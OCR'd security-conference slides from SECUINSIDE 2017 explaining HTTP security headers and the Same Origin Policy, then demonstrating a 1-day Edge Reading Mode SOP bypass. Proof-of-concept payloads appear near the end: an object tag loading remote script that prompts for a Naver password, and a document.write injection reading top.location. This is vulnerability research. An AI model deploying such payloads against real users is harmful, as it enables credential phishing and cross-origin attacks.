SECUINSIDE 2017

Bypassing Web Browser Security Policies

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Agenda

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- What is HTTP Secure Header?
- What is SOP(Same Origin Policy)?
- SOP(Same Origin Policy) Bypass 1-Day
- Details CSP(Content-Security-Policy)
- CSP Bypass (Whitelist)
- Conclusion

Me?

- 김동현 (hackpupu)
- 1995.02.13
- researcher@(c)i2sec
- CTF, Web Hacking, Pentester
- Scuba Diving, Sea
- http://fb.com/hackpupu
- http://hackpupu.github.io

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Abstract

Browser Hacking 중 Secure Header에 관한 취약점을 소개한다.


What is HTTP Secure Header?

어떠한 Response Header가 Client Browser에 영향을 줄 수 있는가?

옵션	기능	Example
Content-Security-Policy	XSS 공격 방지, 허용된 URL에서만 Static Resource 허용	Content-Security-Policy: script-src 'self' https://apis.google.com
X-Frame-Options	FRAME을 차단 / 설정된 도메인만 허용	X-Frame-Options: SAMDORIGIN or Deny or http://i2sec.co.kr/
X-Content-Type-Options	MIME-Snffing 공격을 차단	X-Content-Type-Options: nosniff
Strict-Transport-Security	HTTPS로 강제 고정해 연결(MITM 공격 차단)	Strict-Transport-Security: max-age=1607400; includeSubDomains
Public-Key-Pins	인증서 PIN을 비교 후 연결(위조된 인증서 확인)	Public-Key-Pins: pin-sha256="<sha256>"; pin-sha256="<sha256>" max-age="15768000; includeSubDomains
X-XSS-Protection	브라우저의 XSS 필터를 활성화	X-XSS-Protection: 1; mode-block

What is HTTP Secure Header?

Github Response Header Example



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What is SOP(Same Origin Policy)?

Same Origin Policy Details - Example

Example: http://seoul.i2sec.co.kr/index.html

URL	결과	이유
http://seoul.i2sec.co.kr/secuinside/test.html	성공	
http://seoul.i2sec.co.kr/education/main.html	성공	
https://seoul.i2sec.co.kr/secure.html	실패	프로토콜 상이
http://seoul.i2sec.co.kr:8080/etc.html	실패	포트 상이
http://busan.i2sec.co.kr/etc.html	실패	호스트 상이

What is SOP(Same Origin Policy)?

Same Origin Policy Details - What is Origin?

What is SOP(Same Origin Policy)?

Same Origin Policy Details – IE Except

- Trust Zones: 두 도메인이 신뢰할 수 있는 영역에 속하면 SOP가 적용되지 않는다.
  e.g., 기업도메인(corporate domains)

- Port: IE는 포트를 비교하지 않는다.

http://seoul.i2sec.co.kr:8080/index.html

||


http://seoul.i2sec.co.kr:80/index.html

What is SOP(Same Origin Policy)?

Same Origin Policy Details – Inherited origins

- about:blank, data: 또는 javascript:와 같은 URL에서는 URL자체가 원본에 대한 정보를 제공하지 않기에, 위 URL을 호출한 문서의 정책을 상속한다.

Origin: seoul.i2sec.co.kr



What is SOP(Same Origin Policy)?

Edge Browser SOP Bypass Using Reading Mode

- ALL Source Code In hackpupu github
  - https://github.com/hackpupu/papaer/2017/secuinside/demo_sop

SOP(Same Origin Policy) Bypass 1-Day

Edge Browser SOP Bypass Using Reading Mode

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SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Details

http://secuinside.org/2017/ctf.html

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width" />
    <title>SECUINSIDE</title>
    <link rel="stylesheet" href="css/components.css">
    <link rel="stylesheet" href="css/responsee.css">
    <!-- CUSTOM STYLE -->
    <link href='http://fonts.googleapis.com/css?family=Roboto:400,100,300,700&subset=latin,latin-ext'
    <link rel="stylesheet" href="css/template-style.css">
    <script type="text/javascript" src="js/jquery-1.8.3.min.js"></script>
    <script type="text/javascript" src="js/jquery-ui.min.js"></script>
    <script type="text/javascript" src="js/modernizr.js"></script>
    <script type="text/javascript" src="js/responsee.js"></script>
    <!--[if lt IE 9]>
    <script src="http://html5shiv.googlecode.com/svn/trunk/html5.js"></script>
    <![endif]-->
  </head>
```

Read Mode ON

```
<html style="height: 100%;" dir="ltr"><head>
    <meta charset="utf-8">
    <meta http-equiv="Content-Security-Policy" content="script-src 'self'">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <title>SECUINSIDE</title>
    <!-- START stylesheets -->
    <link href="res://EdgeContent.dll/RMUI.css" rel="stylesheet">
    <link href="res://EdgeContent.dll/RMStyle.css" rel="stylesheet">
    <link href="res://EdgeContent.dll/RMFontSize.css" rel="stylesheet">
    <!-- END stylesheets -->

    <base id="content_base" href="http://secuinside.org/2017/ctf.html" target="_top">
<meta content="http://secuinside.org/2017/img/leavecat.jpg" property="og:image">
<meta content="http://secuinside.org/2017/img/leavecat.jpg" property="og:image"></head>
```

Original HTML

Read Mode HTML

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SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Details

compare_tags.py

```python
# -*- coding: utf-8
from bs4 import BeautifulSoup


def origin_tags():
    # http://secuinside.org/2017/ctf.html
    f = open('ctf.html')
    html = f.read()
    soup = BeautifulSoup(html, "html.parser")
    tags = set()
    for tag in soup.find_all():
        tags.add(tag.name)
    return tags


def read_tags():
    # Using Edge
    # read:http://secuinside.org/2017/ctf.html
    f = open('read_ctf.html')
    html = f.read()
    soup = BeautifulSoup(html, "html.parser")
    tags = set()
    for tag in soup.find_all():
        tags.add(tag.name)
    return tags


if __name__ == '__main__':
    temp = list(origin_tags() - read_tags())
    for data in temp:
        print data
```

Read Mode ON
Deleted Tags

<script>
<hr>
<section>
<footer>


<header>
<nav>
<article>

Read Mode Deleted Tags
(e.g, secuinside.org/2017/ctf.html)

SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Details

http://secuinside.org/2017/ctf.html



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SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Details

read:http://secuinside.org/2017/ctf.html

SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Conclusion

Edge CSS File is Internal File Using
C:₩Windows₩SystemApps₩Microsoft.MicrosoftEdge_8wekyb3d8bbwe₩Assets₩ReadingView


Edge Read mode Delete Tags(Script, Iframe, etc html tags...)

Loading in the background, without the user knowing

SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Vulnerability#1

http://secuinside.org



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SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Vulnerability#1

read:http://secuinside.org

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
SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Vulnerability#1

Finding Interesting Redirect URL



SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Vulnerability#1

Not Changed location.href and URL Bar

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SOP(Same Origin Policy) Bypass 1-Day


Edge Reading Mode - Vulnerability#2

Object Tag Write Available

```
<object
data="http://www.i2sec.co.kr/secuinside/data.js"></object>
```

http://www.i2sec.co.kr/secuinside/data.js

```
window.onload = function()
{
        setTimeout('prompt("네 이 버  패 스 워 드  입 력 해 봐 요 !:");', 1000);
}
```



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SOP(Same Origin Policy) Bypass 1-Day


Edge Reading Mode - Vulnerability#3

document.write data, top location using!

```
<object
data="http://www.i2sec.co.kr/secuinside/data.js
"></object>
```

http://www.i2sec.co.kr/secuinside/data.js

```
function writeTop()
{
        document.write('<script>alert(top.location.href)<\/script>');
        top.document.close();
}
```



SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Vulnerability Conclusion

Using Edge Read Mode Redirect, Not Change URL Bar and location.href value

